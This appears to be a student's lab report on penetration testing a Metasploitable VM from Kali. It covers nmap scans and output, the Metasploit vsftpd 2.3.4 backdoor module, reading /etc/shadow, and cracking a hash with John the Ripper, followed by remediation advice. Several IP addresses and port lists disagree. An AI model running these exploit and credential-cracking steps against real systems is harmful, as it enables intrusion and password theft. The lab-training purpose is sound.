Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Rohitaksh Nag

ERP: 6604723

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Project objectives

Introduction:

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Theory about the project:

Network penetration testing is the process of evaluating a system's network security by simulating attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- Reconnaissance: Gathering information about the target
- Scanning & Enumeration: Actively probing to find open ports, services, and vulnerabilities.
- Exploitation: Gaining unauthorized access using known exploits.
- Post-Exploitation: Activities like privilege escalation or data access.
- Remediation: Providing security measures to patch vulnerabilities.

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details

Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.


Tasks

Network Scanning

Task 1: Basic Network Scan

nmap -v 192.168.217.128

Ouput of the Scan




Task 2 – Reconnaissance

Task 1: Scanning for hidden Ports

nmap -v -p- 192.168.217.129

Output



Total Hidden Ports = 7

List of hidden ports

1. 3632
2. 37946
3. 39564
4. 46004
5. 47693
6. 6697
7. 8787

Task 2: Service Version Detection

nmap -v -sV 192.168.217.129

Output

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 00:0C:29:96:19:C9 (VMware)
```

Task 3: Operating System Detection

nmap -v -O 192.168.217.129

Output

```
Nmap scan report for 192.168.217.129
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:96:19:C9 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.289 days (since Sun May 18 04:00:02 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
```

Task 3 - Enumeration

Target IP Address 192.168.217.129

Operating System Details

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose

Running: Linux 2.6.X OS

CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login?	Netkit rshd
514/tcp	open	shell	Netkit rshd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd

8009/tcp	**open**	**ajp13**	**Apache Jserv (Protocol v1.3)**
8180/tcp	**open**	**unknown**	

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)

47436/tcp open mountd 1-3 (RPC #100005)


50918/tcp open java-rmi GNU Classpath grmiregistry

59995/tcp open nlockmgr 1-4 (RPC #100021)

60004/tcp open status 1 (RPC #100024)

Task 4- Exploitation of services

1. **vsftpd 2.3.4 (Port 21 - FTP)**
   - **msfconsole**
   - **use exploit/unix/ftp/vsftpd_234_backdoor**
   - **set RHOST 192.168.160.131**
   - **set RPORT 21**
   - **Run**



Task 5 - Create user with root permission

- adduser **happy**
- password **HELLO**
- cat /etc/passwd
- happy:x:1004:1004:happy,,,:/home/happy:/bin/bash
- cat /etc/shadow
- happy:1ymqLDVYP$wc.rYahNIe3Koc2FPHZJe0:20226:0:99999:7:::

Task 6 - Cracking password hashes

- **nano happy_hash.txt**

```
┌──(kali㉿kali)-[~]
└─$ cat happy_hash.txt
happy:$1$ymqLDVYP$wc.rYahNIe3Koc2FPHZJe0
```

- **john happy_hash.txt**

```
┌──(kali㉿kali)-[~]
└─$ john happy_hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as
"md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type i
nstead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AV
X2 8×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
HELLO            (happy)
1g 0:00:00:00 DONE 2/3 (2025-05-18 08:52) 11.11g/s 283422p/s 283422c/s 283422
C/s 1xanth..MATT
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- **john happy_hash.txt –show**

```
┌──(kali㉿kali)-[~]
└─$ john happy_hash.txt --show
happy:HELLO

1 password hash cracked, 0 left
```

Task 7 – Remediation

Vulnerability: vsftpd 2.3.4

Current Version on System:** vsftpd 2.3.4

Known Vulnerability: Backdoor command shell

Latest Version: vsftpd 3.0.5

Remediation:

Upgrade to the latest version using:

bash

sudo apt update && sudo apt install vsftpd

- Disable anonymous login

- Use SFTP or SCP instead of FTP

References:

- https://www.vsftpd.org

Major Learning From this project

Through this project, I learned to manage Linux users and understand how passwords are stored and cracked using tools like John the Ripper. I used Nmap commands to scan for open ports, detect running services, and identify

operating systems. The project helped me identify system vulnerabilities and software updates and better configurations. Overall, it improved my practical understanding of system and network security.